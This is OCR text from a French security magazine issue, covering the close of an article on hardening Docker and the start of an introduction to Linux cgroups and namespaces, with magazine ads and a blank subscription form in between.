4026531839 ipc       278     1 root            /sbin/init
4026531840 mnt       274     1 root            /sbin/init
4026531857 mnt         1    31 root            kdevtmpfs
4026531969 net       238     1 root            /sbin/init
4026532150 mnt         1   329 root            /lib/systemd/systemd-udevd
4026532276 mnt         1   578 systemd-timesync /lib/systemd/systemd-
timesyncd
4026532283 mnt         1 10356 debian-tor       /usr/bin/tor --defaults-
torrc /usr/share/tor/tor-service-defaults-torrc -f /etc/tor/torrc
--RunAsDaemon 0
4026532305 pid        40  5115 user            /usr/lib/chromium/chromium
4026532307 net        40  5115 user            /usr/lib/chromium/chromium
[...]
```

Docker, par défaut, utilise notamment les namespaces PID (nouvel espace de nommage pour les PID des processus) et NET (nouvel espace de nommage pour la pile réseau, identifiant d'interface, table de routage, etc.). Depuis un peu plus d'un an, Docker offre également la possibilité d'utiliser le namespace « USER ». Comme son nom l'indique, il va permettre de faire correspondre un UID de l'hôte à un UID différent dans le conteneur. Cette fonctionnalité apparaît donc comme très intéressante pour faire en sorte que l'UID 0 d'un conteneur donné ne corresponde qu'à un utilisateur classique de l'hôte. En réalité, ce n'est pas si simple à mettre en œuvre, car un tel changement a beaucoup de conséquences et nombre d'articles sur la Toile traitent des limitations et difficultés rencontrées avec cette fonctionnalité **[3]**.

Certaines ressources restent cependant partagées globalement et il convient alors de limiter les possibilités de modifier ou simplement d'accéder à ces dernières. Pour prendre un exemple trivial aux conséquences faibles en termes de sécurité : l'heure (time(7)). Comment protéger ou limiter l'accès à cette ressource ? La solution actuelle utilisée par Docker réside dans l'utilisation des « Linux capabilities » ainsi que du filtrage des appels systèmes (ce dernier étant mis en place avec **seccomp**, utilisé par défaut depuis seulement le début 2016).

De manière générale, l'usage des « Linux capabilities » va permettre entre autres d'offrir la possibilité de manipuler avec un niveau de contrôle plus fin la réalisation de certaines opérations « privilégiées » (création d'une interface réseau, montage d'un système de fichiers, utilisation de setuid, vous pouvez consulter la liste exhaustive dans capabilities(7)). Cette fonctionnalité a une importance capitale pour les conteneurs, car il va être ainsi possible de limiter de manière drastique ce que l'utilisateur root pourra faire à l'intérieur d'un conteneur et donc de complexifier un maximum la tâche d'un attaquant qui aura réussi à effectuer une élévation de privilèges. À l'heure où ces lignes sont écrites, Docker, par défaut, limite les « capabilities » à la liste suivante (cf. https://github.com/moby/moby/blob/master/oci/defaults.go) :

```
func defaultCapabilities() []string {
  return []string{
    "CAP_CHOWN",
    "CAP_DAC_OVERRIDE",
    "CAP_FSETID",
    "CAP_FOWNER",
    "CAP_MKNOD",
    "CAP_NET_RAW",
    "CAP_SETGID",
    "CAP_SETUID",è
    "CAP_SETFCAP",
    "CAP_SETPCAP",
    "CAP_NET_BIND_SERVICE",
    "CAP_SYS_CHROOT",
    "CAP_KILL",
    "CAP_AUDIT_WRITE",
  }
}
```

Dans le cas de l'heure, la « capabilities » associée est tout simplement **CAP_SYS_TIME** (qui n'est pas dans la liste de celles autorisées par défaut comme vous l'aurez remarqué). Une bonne pratique en termes de sécurité est donc de retirer un maximum de « capabilities » qui ne seront pas utiles aux conteneurs déployés. Aussi, il est à noter qu'il y a eu beaucoup de problèmes de sécurité liés à la bonne configuration de ces fameuses « capabilities », en témoigne par exemple la CVE 2016-8867, pour ne citer qu'elle.

Un autre exemple de ressource ne disposant pas de namespace et avec des implications plus sérieuses en termes de sécurité est le « kernel keyring » (un mécanisme de stockage/gestion de clés dans le noyau). Kerberos, par exemple, peut utiliser ce mécanisme. Une manière d'éviter l'usage du « kernel keyring » peut être de simplement empêcher l'utilisation des appels systèmes correspondants en utilisant un mécanisme de filtrage tel que **seccomp**. Par défaut typiquement, le profil **seccomp** utilisé par Docker **[0]** « désactive » de nombreux appels système dont ceux correspondant aux mécanismes de « kernel keyring » : **add_key** / **keyctl** / **request_key**.

ETHICALHACKINGCONTEST

INSOMNI'HACK

22 & 23 MARS 2018

CONFERENCES, BLUE TEAM CONTEST, ETHICAL HACKING CONTEST

20 & 21 MARS | WORKSHOPS

Genève Palexpo | Route François-Peyrot 30 | CH-1218 Grand-Saconnex

SCRT Information Security

Code de réduction : CONFINS18MISC | Détails & inscriptions : www.insomnihack.ch

Bref, comme on a pu le voir avec les deux exemples précédents, la question de la protection et du durcissement de la sécurité du noyau est primordiale dans une infrastructure à base de conteneur. Docker essaye un maximum d'intégrer ces mécanismes par défaut, mais encore faut-il que l'utilisateur ne les désactive pas pour arriver à faire fonctionner ses applications (vous reprendrez bien un peu de « Stop disabling SELinux » ?). De la même manière, il apparaît relativement compliqué pour des personnes qui n'ont pas une approche sécurité d'aller configurer les « capabilities » ou de modifier eux-mêmes le profil `seccomp` (et l'on n'a pas parlé de SELinux, AppArmor et autres). Le seul moment où un développeur se retrouve à aller toucher à ces mécanismes, c'est pour les désactiver. En témoigne d'ailleurs la documentation officielle de Docker, où la plupart du temps la dernière information que l'on retrouve en bas de page est la manière de désactiver ladite fonctionnalité (cf. https://docs.docker.com/engine/security/seccomp/#run-without-the-default-seccomp-profile). Cependant, Docker travaille actuellement à l'élaboration d'une abstraction plus haute pour permettre une utilisation facilitée des mécanismes de durcissement, en témoigne l'intervention de Nassim Eddequiouaq à la DockerCon Europe 2017 : « Entitlements for Moby and Kubernetes – High-level Permissions and Security Profiles for Containers » **[2]**.

2 Des bonnes pratiques

Comme énoncé dans l'introduction, Docker n'est pas seulement la mise en place de mécanismes d'isolations, mais également toute une série de fonctionnalités permettant de faciliter la vie de son usager : gestion d'images préconstruites, distribution de ces images via des moyens sécurisés, mécanismes pour la manipulation de secrets, etc. L'utilisateur de Docker va donc être confronté à toute une série de mesures à respecter au niveau de la sécurité, nécessitant à la fois une bonne compréhension des mécanismes d'isolation, mais aussi des bonnes pratiques quotidiennes dans l'utilisation de l'outil ainsi que dans la sécurisation du système hôte (mise à jour, durcissement, minimisation de la surface d'attaque).

2.1 Le démon Docker

Un élément important dans l'architecture de Docker est la présence d'un démon centralisé (qui va gérer les conteneurs) lancé avec les droits du super-utilisateur. Cela a notamment comme conséquence, modulo quelques contre-mesures, qu'un super-utilisateur d'un conteneur sera également super-utilisateur sur l'hôte s'il arrive à s'échapper. Dans la même logique, il est capital de contrôler de manière stricte les utilisateurs qui pourront dialoguer avec le démon (c'est-à-dire d'accéder à l'API REST qui va permettre de manipuler des conteneurs). De base, une socket Unix classique est utilisée pour cela et nécessite donc qu'elle ne soit pas, par exemple, accessible depuis un conteneur (cela serait équivalent à leur donner les droits super-utilisateur). D'autres mécanismes pour communiquer avec l'API REST sont possibles (via http) où il sera nécessaire de déployer des certificats côté client **[4]**.

2.2 Les images

Du côté des images, énormément de mauvaises pratiques sont hélas très courantes : secret embarqué dans des images, mauvaise configuration par défaut, distribution d'images non sécurisée, image livrée avec des vulnérabilités. Sur ce dernier point, plusieurs chiffres circulent quant au pourcentage d'images présentant de base des vulnérabilités connues, les vendeurs de scanner ayant un chiffre généralement plus élevé que ceux distribuant les images. Pour le cas du Docker Hub, un des chiffres les plus bas souvent avancés est de 30 %. Autant dire, cela fait déjà une énorme quantité d'images (pour les *registry* non officiels, certains parlent de 90 % !).

2.2.1 Scanner les images ?

Il existe à l'heure actuelle plusieurs services de scanner d'images automatisées. Si vous êtes un utilisateur de Docker Cloud, vous avez la possibilité d'utiliser le service « Docker Security Scanning » sur votre dépôt privé. La figure 1 décrit l'architecture interne de ce service.




Fig. 1 : Architecture du service « Docker Security Scanning » (origine de l'image : https://docker.com).

VOUS L'AVEZ RATÉ ?
VOUS AVEZ UNE DEUXIÈME CHANCE !
MISC HORS-SÉRIE N°15 !

À NOUVEAU DISPONIBLE
CHEZ VOTRE MARCHAND DE JOURNAUX ET SUR :
https://www.ed-diamond.com

```
# ------------------------------------------------------------------------
# Docker Bench for Security v1.3.3
#
# Docker, Inc. (c) 2015-
#
# Checks for dozens of common best-practices around deploying Docker containers in production.
# Inspired by the CIS Docker Community Edition Benchmark v1.1.0.
# ------------------------------------------------------------------------

Initializing Fri Jul 14 09:18:42 UTC 2017


[INFO] 1 - Host Configuration
[WARN] 1.1  - Ensure a separate partition for containers has been created
[NOTE] 1.2  - Ensure the container host has been Hardened
[PASS] 1.3  - Ensure Docker is up to date
[INFO]      * Using 17.06.0 which is current
[INFO]      * Check with your operating system vendor for support and security maintenance for Docker
[INFO] 1.4  - Ensure only trusted users are allowed to control Docker daemon
[INFO]      * docker:x:992:vagrant
[WARN] 1.5  - Ensure auditing is configured for the Docker daemon
[WARN] 1.6  - Ensure auditing is configured for Docker files and directories - /var/lib/docker
[WARN] 1.7  - Ensure auditing is configured for Docker files and directories - /etc/docker
[WARN] 1.8  - Ensure auditing is configured for Docker files and directories - docker.service
[INFO] 1.9  - Ensure auditing is configured for Docker files and directories - docker.socket
[INFO]      * File not found
[INFO] 1.10 - Ensure auditing is configured for Docker files and directories - /etc/default/docker
[INFO]      * File not found
[INFO] 1.11 - Ensure auditing is configured for Docker files and directories - /etc/docker/daemon.json
[INFO]      * File not found
[WARN] 1.12 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-containerd
[WARN] 1.13 - Ensure auditing is configured for Docker files and directories - /usr/bin/docker-runc


[INFO] 2 - Docker daemon configuration
[WARN] 2.1  - Ensure network traffic is restricted between containers on the default bridge
[PASS] 2.2  - Ensure the logging level is set to 'info'
[PASS] 2.3  - Ensure Docker is allowed to make changes to iptables
[PASS] 2.4  - Ensure insecure registries are not used
[PASS] 2.5  - Ensure aufs storage driver is not used
```

Fig. 2 : Extrait de la sortie du script docker-bench-security (origine de l'image : https://docker.com).

Comme on peut le voir, l'essentiel du travail de scan va être de vérifier que les bibliothèques et services utilisés par une image n'ont pas de CVE connue. En plus d'effectuer une vérification classique des noms et numéros de version, « Docker Security Scanning » annonce effectuer une analyse des binaires pour vérifier via une méthode de signature que ces derniers ne contiennent effectivement pas de vulnérabilités connues. Cette dernière vérification a également l'avantage de diminuer le nombre de faux-positifs provoqué par les méthodes de numérotation utilisées par les équipes sécurité des différentes distributions Linux lors du patch d'une vulnérabilité (notamment pour les versions avec un support de sécurité « long terme »). Comme vous l'aurez remarqué, ce genre de scanner ne prévient en rien la diffusion d'images munies d'une porte dérobée ou de malwares.

2.2.2 Quelques tests automatisés

Du fait de la facilité d'utilisation de Docker et de la quantité des éléments nécessaires à prendre en compte pour l'utiliser de manière sécurisée, un script de tests automatisés a été développé se basant sur un guide qui tente de lister de manière exhaustive ces fameuses bonnes pratiques (*CIS Docker Community Edition Benchmark*) **[5]**. L'objectif de ce script est très simple : informer l'utilisateur si telle ou telle pratique est respectée, comme le montre la capture d'écran de la figure 2.

Conclusion

Du fait du développement récent et intense de Docker, la question de sa sécurité n'est pas triviale et il convient d'être attentif aux changements futurs qui pourraient voir naître de nouvelles fonctionnalités pour simplifier la tâche de l'utilisateur vis-à-vis de la sécurité. Dans ce même sens, pour l'expert en sécurité, des outils intéressants pour manipuler des images voient le jour à l'instar de docker-container-diff **[6]**.

Pour le débutant qui voudrait manipuler les quelques principes présentés précédemment dans cette introduction, il existe une série de petits tutoriels qui vous apprendra à sécuriser Docker dans les grandes lignes **[1]**. Aussi, il existe un challenge de sécurité très accessible se nommant « Vulnerable Docker VM » où il faudra notamment réussir à sortir d'un conteneur via un problème de configuration relaté dans cet aperçu. ■

Retrouvez toutes les références de cet article sur le blog de MISC : https://www.miscmag.com/

Abonnez-vous !

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

PARTICULIERS,

➡ Rendez-vous sur :

www.ed-diamond.com

pour consulter toutes les offres !

➡ ...ou renvoyez-nous le document au verso complété !

PROFESSIONNELS,

➡ Rendez-vous sur :

proboutique.ed-diamond.com

pour consulter toutes les offres dédiées !

➡ ...ou renvoyez-nous le document au verso complété !

VOICI LES OFFRES D'ABONNEMENT AVEC MISC !

CHOISISSEZ VOTRE OFFRE ! Prix TTC en Euros / France Métropolitaine*

Offre	ABONNEMENT	PAPIER Réf	PAPIER Tarif TTC
MC	6n° MISC	☐ MC1	45 €
MC+	6n° MISC + 2n° HS	☐ MC+1	65 €
	LES COUPLAGES AVEC NOS AUTRES MAGAZINES		
B	6n° MISC + 11n° GLMF	☐ B1	109 €
B+	6n° MISC + 2n° HS + 11n° GLMF + 6n° HS	☐ B+1	185 €
C	6n° MISC + 6n° LP + 11n° GLMF	☐ C1	149 €
C+	6n° MISC + 2n° HS + 6n° LP + 3n° HS + 11n° GLMF + 6n° HS	☐ C+1	249 €
I	6n° MISC + 6n° HK*	☐ I1	79 €
I+	6n° MISC + 2n° HS + 6n° HK*	☐ I+1	99 €
L	6n° MISC + 6n° HK* + 11n° GLMF + 6n° LP	☐ L1	189 €
L+	6n° MISC + 2n° HS + 6n° HK* + 11n° GLMF + 6n° HS + 6n° LP + 3n° HS	☐ L+1	289 €

Les abréviations des offres sont les suivantes : GLMF = GNU/Linux Magazine France | HS = Hors-Série | LP = Linux Pratique | HK = Hackable

J'indique l'offre si différente que celles ci-dessus :

J'indique la somme due (Total) : €

Je choisis de régler par :

❑ **Chèque bancaire ou postal à l'ordre des Éditions Diamond (uniquement France et DOM TOM)**

❑ **Pour les règlements par virements, veuillez nous contacter via e-mail : cial@ed-diamond.com ou par téléphone : +33 (0)3 67 10 00 20**

SÉLECTIONNEZ VOTRE OFFRE DANS LA GRILLE CI-DESSUS ET RENVOYEZ CE DOCUMENT COMPLET À L'ADRESSE CI-DESSOUS !

Voici mes coordonnées postales :	
Société :	
Nom :	
Prénom :	
Adresse :	
Code Postal :	
Ville :	
Pays :	
Téléphone :	
E-mail :	

❑ Je souhaite recevoir les offres promotionnelles et newsletters des Éditions Diamond.

❑ Je souhaite recevoir les offres promotionnelles des partenaires des Éditions Diamond.

En envoyant ce bon de commande, je reconnais avoir pris connaissance des conditions générales de vente des Éditions Diamond à l'adresse internet suivante : http://**boutique.ed-diamond.com/content/3-conditions-generales-de-ventes** et reconnais que ces conditions de vente me sont opposables.

MISC
LE MAGAZINE DE LA SÉCURITÉ INFORMATIQUE MULTIPLATEFORME !

Les Éditions Diamond
Service des Abonnements
10, Place de la Cathédrale
68000 Colmar – France
Tél. : + 33 (0) 3 67 10 00 20
Fax : + 33 (0) 3 67 10 00 21

Vos remarques :

.....

.....

RETROUVEZ TOUTES NOS OFFRES SUR : www.ed-diamond.com !

*Les tarifs hors France Métropolitaine, Europe, Asie, etc. sont disponibles en ligne !

INTRODUCTION AUX CONTAINERS LINUX

Jean-Tiare LE BIGOT – jt@yadutaf.fr
Développeur Système chez EasyMile

mots-clés : CONTAINER / NAMESPACE / CGROUP / PAM / SANDBOX

Les containers n'existent pas. Enfin, pas en tant que tel. Cet article présente les briques de base des containers Linux que sont les namespaces et les cgroups à travers des exemples concrets. Les lecteurs assidus repartiront avec un module PAM sur mesure pour sandboxer un utilisateur SSH.

Qui ne connaît pas Docker ? Vous avez de la chance : vous abordez cet article libre de tout a priori sur ce qu'est – ou pas – un container.

Dans le noyau Linux, les containers n'existent pas. Un « grep » dans le code source du noyau pourra vous en convaincre. Il y a bien eu une tentative en mai dernier d'ajouter une telle notion pour un besoin spécifique qui sort du cadre de cet article, mais elle n'a pas rencontré d'enthousiasme.

Si les containers en eux-mêmes n'existent pas dans le noyau Linux, celui-ci en fournit du moins les briques élémentaires, les plus significatives étant les *cgroups* et les *namespaces* qui feront l'objet de cet article. Il y en a d'autres, elles feront l'objet d'un autre article de ce dossier.

1 Que sont les containers ?

J'aime parler des cgroups et des namespaces comme des *étiquettes* que l'on attache à des processus. Comme toutes les « étiquettes » des processus, elles peuvent être consultées via le **`/proc`**. On aura l'occasion d'y revenir un peu plus loin, mais les plus curieux pourront déjà faire l'expérience :

```
~ # cat /proc/self/cgroup
~ # ls -l /proc/self/ns
```

On peut définir un container comme un ensemble de processus partageant les mêmes étiquettes cgroups et namespaces. Dès qu'un processus change de cgroup ou de namespace, il change de container.

Si vous me permettez une digression, on peut définir un processus d'une manière très similaire. Un processus est ensemble de threads partageant le même espace mémoire. On a donc les containers qui sont un ensemble de processus qui sont un ensemble de threads. D'ailleurs, ces 3 types de tâches peuvent être créés par le même appel système : **`clone()`**. C'est cet appel qui est utilisé en interne par **`pthread_create()`** pour créer un thread, par **`fork()`** dans la *glibc* pour créer un processus et... par les moteurs de containers, potur créer un container.

2 Les briques de base des containers

2.1 Les cgroups

Les cgroups ou « control group » sont un outil pour gérer de manière hiérarchique la répartition des ressources rares entre des ensembles arbitraires de tâches. C'est un peu comme les organismes de régulation que l'on a en France. L'Arcep régule la concurrence dans les télécommunications, le CSA dans l'audiovisuel. Ce sont un peu des « cgroups » de la France.

Parler des « cgroups » n'est pas tout à fait exact. Il y a en fait deux idées derrière ce nom. La première, c'est la notion de *contrôleurs*. La seconde idée, c'est celle de *groupes de tâches*. Chaque contrôleur peut contenir ses propres groupes de tâches, de manière indépendante des autres. C'est l'idée qui se cache derrière l'exemple du CSA et de l'ARCEP.

Linux embarque actuellement une douzaine de contrôleurs gérant la répartition de ressources telles que le CPU, la mémoire, les I/O disque, le réseau, etc. Les présenter tous dépasserait le cadre de cet article. Nous renvoyons le lecteur curieux à la documentation du noyau **[CGROUPVI]** et l'excellente documentation utilisateur de Red Hat sur le sujet **[CGRH]**.

Ces contrôleurs permettent de couvrir la majorité des besoins, mais ce n'est pas la solution ultime. Certaines ressources ne peuvent pas être contrôlées par les cgroups. Par exemple, il existe un contrôleur dédié aux I/O bloc, mais par pour des I/O caractères. On pourrait

aussi imaginer un contrôleur pour limiter le nombre maximum de fichiers ouverts dans le cgroup au lieu d'imposer une limite par processus.

2.1.1 Utilisation d'un contrôleur cgroup

Les contrôleurs cgroups se présentent sous la forme d'un système de fichiers virtuel. Dans les machines gérées par systemd, les contrôleurs cgroups sont montées dans un **tmpfs** sous **/sys/fs/cgroup**. Chaque contrôleur est monté sur un dossier dédié. S'il n'était pas monté automatiquement, on aurait pu monter le contrôleur de mémoire ainsi :

```
~ # mkdir -p /sys/fs/cgroup/memory
~ # mount -t cgroup cgroup /sys/fs/cgroup/memory -o memory
```

Les options de montage spécifient la liste des contrôleurs à exposer via ce point de montage. Un contrôleur ne pouvant être monté qu'une seule fois, mais plusieurs contrôleurs pouvant être montés simultanément.

Notez qu'il serait tout à fait possible de monter l'ensemble des contrôleurs sur la même hiérarchie. C'est d'ailleurs la seule option dans les cgroups v2 en préparation depuis 2015 qui impose une hiérarchie unique **[CGROUPV2]**.

2.1.2 Création, configuration et suppression d'un cgroup

Créer un cgroup revient à créer un dossier dans un contrôleur ou un autre cgroup. Chaque cgroup contient trois types de fichiers virtuels. Le fichier **tasks** listant les tâches associées à ce cgroup, les fichiers de configuration et les fichiers de mesure.

On enregistre des tâches dans un cgroup en écrivant leur *PID* dans le fichier **tasks** de ce dossier. Chaque fils créé par cette tâche sera ensuite automatiquement ajouté au même cgroup. Les fils existant ne sont pas déplacés lors de l'ajout.

La configuration d'un cgroup se fait simplement en modifiant les fichiers virtuels, sur le modèle de ce que l'on fait habituellement dans **/proc** ou **/sys**. De même, l'état d'un cgroup peut être consulté en lisant ces mêmes fichiers virtuels. Seul le fichier **tasks** est présent dans chaque contrôleur. Les autres interfaces étant propres à chaque contrôleur.

2.1.3 Exemple pratique : déjouer une « fork bomb »

Disons que l'on cherche à protéger contre une *fork bomb*. On parle de « fork bomb » quand un processus se fork, en boucle, jusqu'à épuisement des ressources, ce qui arrive assez vite.

La parade classique consiste à utiliser **setrlimit()** avec le paramètre **RLIMIT_NPROC** que l'on connaît mieux sous le nom *ulimit nproc*. Ce paramètre permet de limiter le nombre de tâches (donc thread, processus et containers confondus) pouvant être créées par un même utilisateur. Sur mon système, cette limite est à 45 521 par défaut, ce qui est amplement suffisant.

Bien que remplissant parfaitement son rôle, **rlimit** manque de granularité. Sa limite s'applique à l'ensemble des tâches d'un utilisateur, sans distinction. Il est par exemple impossible d'appliquer une limite particulière pour les tâches issues d'une connexion SSH. C'est en revanche, possible avec le contrôleur **pids** des cgroups. C'est même assez simple.

2.1.3.1 Création de notre cgroup

Commençons par nous placer, en root, dans le contrôleur **pids** :

```
~ # cd /sys/fs/cgroup/pids
```

Puis créons notre cgroup dans ce contrôleur :

```
~ # mkdir -p misc/fork-bomb
```

2.1.3.2 Enregistrement d'une tâche

Nous avons un cgroup vide dans un cgroup vide. Pour que ce soit plus utile, enregistrons-y le shell courant :

```
~ # echo "$$" > misc/fork-bomb/tasks
```

Cela enregistre cette tâche en plus de celles déjà présentes si elle ne s'y trouvait pas déjà. Notez qu'une tâche ne peut être enregistrée que dans un seul cgroup pour un contrôleur donné. Pour supprimer une tâche d'un cgroup, il suffit de l'enregistrer dans un autre.

Quelles sont les tâches de ce cgroup ?

```
~ # /bin/cat misc/fork-bomb/tasks
29757
31048
```

Surprise ! il y 2 tâches. La première est notre shell. La seconde, qui change à chaque appel, est **/bin/cat** lui-même. Chaque tâche fille hérite automatiquement du cgroup de sa tâche parente.

On peut s'en convaincre en regardant leur « étiquette » cgroup :

```
~ # /bin/grep "pids" /proc/$$/cgroup   # Le shell
7:pids:/misc/fork-bomb
~ # /bin/grep "pids" /proc/self/cgroup # /bin/grep lui même
7:pids:/misc/fork-bomb
```

2.1.3.3 Configuration

Regardons quel est le nombre de tâches limites actuel :

```
~ #  cat misc/fork-bomb/pids.max
max
```

Ce qui traduit le comportement par défaut du système. On peut essayer de passer la limite à 1 :

```
~ # echo 1 > misc/fork-bomb/pids.max
```

Ce qui a un effet immédiat :

```
~ # /bin/echo "Je fork !"
bash: fork: retry: Resource temporarily unavailable
```

Vous pouvez aisément vérifier que cela redevient possible en passant la limite à 2.

2.1.3.4 Mesure

Comme aucune politique de sécurité n'est complète sans mesure, regardons combien de tâches se trouvent dans le cgroup et, surtout, combien de fois les limites ont été outrepassées :

```
~ # cat misc/fork-bomb/pids.current
2
~ # cat misc/fork-bomb/pids.events
max 15
```

2.1.3.5 Conclusion

Cet exemple montre, je l'espère, à quel point il est facile de créer un cgroup dans un contrôleur, y enregistrer des tâches, le configurer et mesurer son activité.

2.2 Les Namespaces

Les namespaces sont littéralement des espaces de noms. Si vous avez l'habitude des bases de données, vous savez que deux tables peuvent avoir une colonne du même nom qui peut même vouloir dire quelque chose de très différent dans les deux cas. Par exemple, une colonne **name**. En C++, deux namespaces peuvent contenir une classe qui a le même nom, avec un rôle complètement différent. On retrouve une notion équivalente dans bien d'autres langages ou outils pour une simple et bonne raison : c'est très pratique.

Les namespace apportent une « vue » sur des ressources. Le noyau voit l'ensemble des ressources, les namespaces en voient un sous-ensemble.

Linux gère 7 types de namespaces qui permettent d'isoler la plupart des ressources, du nom de domaine aux PID en passant par les points de montage et les interfaces réseau.

Mais attention, là encore, ce n'est pas la solution ultime. Certaines ressources restent globales. Les principales étant l'heure du système, qui sera la même pour tout le monde, et les trousseaux de clés du système. De même, pendant longtemps, il n'était pas possible d'isoler les... cgroups. Exposer les cgroups dans un « container » imposait d'exposer une ressource globale. Cela rendait compliquée l'exécution de systemd dans un container par exemple.

La liste des namespaces dans laquelle se trouve un processus donné peut être consultée via le dossier virtuel **/proc/PID/ns/**. Ce dossier contient un lien symbolique vers chaque namespace. La valeur de lien correspond à un identifiant côté noyau. Si deux processus partagent un même namespace, la valeur sera identique et inversement.

2.2.1 Création d'un namespace

Deux appels système permettent de créer un nouveau namespace : **clone** et **unshare**. Ces deux appels permettent d'isoler tout ou partie des namespaces. Le premier crée un processus fils dédié tandis que le second s'applique au processus courant.

unshare a donné son nom à une commande shell qui permet d'exécuter une commande en isolant tout ou parti des namespaces. Le choix du nom est un peu malheureux dans la mesure où l'on se rapproche ici beaucoup plus de **clone**.

Le choix du nom mis à part, cette commande permet littéralement de démarrer un container en ligne de commandes.

2.2.2 Entrée dans un namespace

De même qu'il est possible de créer explicitement un namespace sans changer de processus avec l'appel système **unshare**, il est possible de rejoindre explicitement un namespace sans changer de processus avec l'appel système **setns**. Il prend en argument un descripteur de fichier vers une entrée **/proc/PID/ns/NAME**.

Cet appel système est exposé dans la commande shell **nsenter**. Il permet d'exécuter une commande en rejoignant les namespaces d'un processus cible ou certains namespaces précis en fournissant les chemins vers les entrées **/proc/PID/ns/NAME** correspondantes.

2.2.3 Vie et mort d'un namespace

Un namespace existe tant qu'au moins un processus l'utilise, c'est-à-dire que son entrée **/proc/PID/ns/NAME** cible ce namespace. Cette condition est suffisante, mais non nécessaire. Il existe deux moyens de garder explicitement en vie un namespace.

Le premier, qui est assez courant, consiste à référencer un fichier virtuel **/proc/PID/ns/NAME** via un point de montage. Cette technique est notamment utilisée par la commande **ip netns add** pour créer un namespace sans conserver un processus en arrière-plan. Par exemple, on peut conserver une référence vers le namespace **net** du processus courant ainsi :

```
~ # touch /var/run/netns/misc
~ # mount --bind /proc/self/ns/net /var/run/netns/misc
```

Ce point de montage peut ensuite être utilisé comme référence pour l'appel système **setns** ou son homologue en ligne de commandes **nsenter** à la place de l'entrée vers le fichier virtuel **/proc/PID/ns/NAME**.

Le second consiste à ouvrir un descripteur de ficher vers une entrée **/proc/PID/ns/NAME** ou vers une des entrées créées avec un point de montage. Cela permet de l'utiliser plus tard dans un appel système **setns** même si aucun processus ne se trouve dans ce namespace et qu'aucun point de montage ne le référence.

Si aucune de ces conditions n'est remplie, le namespace est détruit et ses ressources libérées.

Bien que cela soit très puissant, cela rend difficile d'avoir la certitude qu'un namespace a bien été libéré, particulièrement lorsqu'ils sont gérés manuellement.

2.2.4 Liste des namespaces Linux

L'idée de cette partie est de donner un aperçu de ce qu'il est possible de faire avec des namespaces. Détailler leur fonctionnement ou leurs spécificités serait passionnant, mais hélas beaucoup trop long. Je renvoie le lecteur curieux aux pages de manuels (**man namespaces**), la série d'articles d'introduction aux namespaces sur le blog de l'auteur **[EDBLOG]** ou les excellents articles sur **[LWN]**.

Le namespace **UTS**, mon préféré tant il est simple. Il permet d'isoler le nom d'hôte de la machine. Rien de plus, rien de moins.

Le namespace **IPC**, le plus mystérieux. Il permet d'isoler les communications interprocessus nommées System V et les files de messages POSIX. Je n'en ai personnellement jamais eu besoin. Il est cependant vivement recommandé de l'utiliser, ne serait-ce que pour bloquer une fuite d'information sur l'hôte.

Le namespace **MNT**, le 1er historique. Il permet d'isoler les points de montage d'un processus. Un nouveau namespace **MNT** hérite d'une copie des points de montages existants. Les points de montages peuvent ensuite être manipulés de manière complètement indépendante de l'hôte jusqu'à construire et « pivoter » vers un nouveau système de fichiers racine et démonter l'ancien. C'est ce qui permet à Docker et LXC pour n'en citer que deux d'avoir leur propre système de fichiers racine.

Le namespace **NET**, le plus facile à manipuler tant il est bien intégré dans la commande **ip**. Il permet de créer une nouvelle pile réseau virtuelle avec ses propres interfaces, adresses IP, règles de routages, règles de filtrage... Seule l'interface **loopback** qui doit d'abord être activée est présente à la création d'un nouveau namespace **NET**.

Le namespace **PID**, qui donne une double vue. Il permet de créer une nouvelle arborescence de processus en commençant au PID 1. Ce nouveau processus 1 aura la responsabilité de collecter les daemons et les zombies, comme celui du système. Les processus créés dans un namespace **PID** ont deux PIDs. Le PID dans ce namespace, et le PID vu dans le namespace parent. Particularité qui a son importance, le PID d'un processus ne peut pas changer après sa création. Si un processus change de namespace **PID** après sa création via **unshare** ou **setns**, le changement ne sera effectif que pour ses fils.

Le namespace **USER**, le mal aimé. Il permet de créer une association entre des **uid** hôtes et des **uid** namespace et donc d'associer l'utilisateur « root » d'un container à un utilisateur arbitraire sur le système. Il a été créé entre autres pour permettre à un utilisateur non privilégié de créer un container. Il pourrait être utilisé pour donner à chaque container d'un système une plage d'**uid** propre. Dans la pratique, il est compliqué à bien configurer et a la réputation d'être une source de failles. C'est pour cela qu'il est désactivé par défaut sur Debian par exemple.

Le namespace **CGROUP**, le dernier arrivé. Il permet d'isoler la gestion des cgroups, ce qui limite la fuite d'informations via le **/proc/self/mountinfo** par exemple et simplifie les migrations à chaud, mais c'est un autre sujet.

Chacun de ses namespaces demande plus ou moins de configuration. Par exemple, le namespace **IPC** ne demande aucune configuration particulière tandis que les namespaces **MOUNT** et **NET** s'appuient sur des outils standards et que le namespace **USER** propose des interfaces dédiées dans **/proc**.

Dans cet article, nous aurons l'occasion de revenir succinctement sur la configuration du namespace **MOUNT**, dans l'exemple en fin d'article.

2.2.5 Exemple pratique : la commande ip netns

